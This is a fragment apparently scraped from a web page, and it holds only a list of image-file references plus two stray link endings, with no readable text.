









.png)
.jpeg)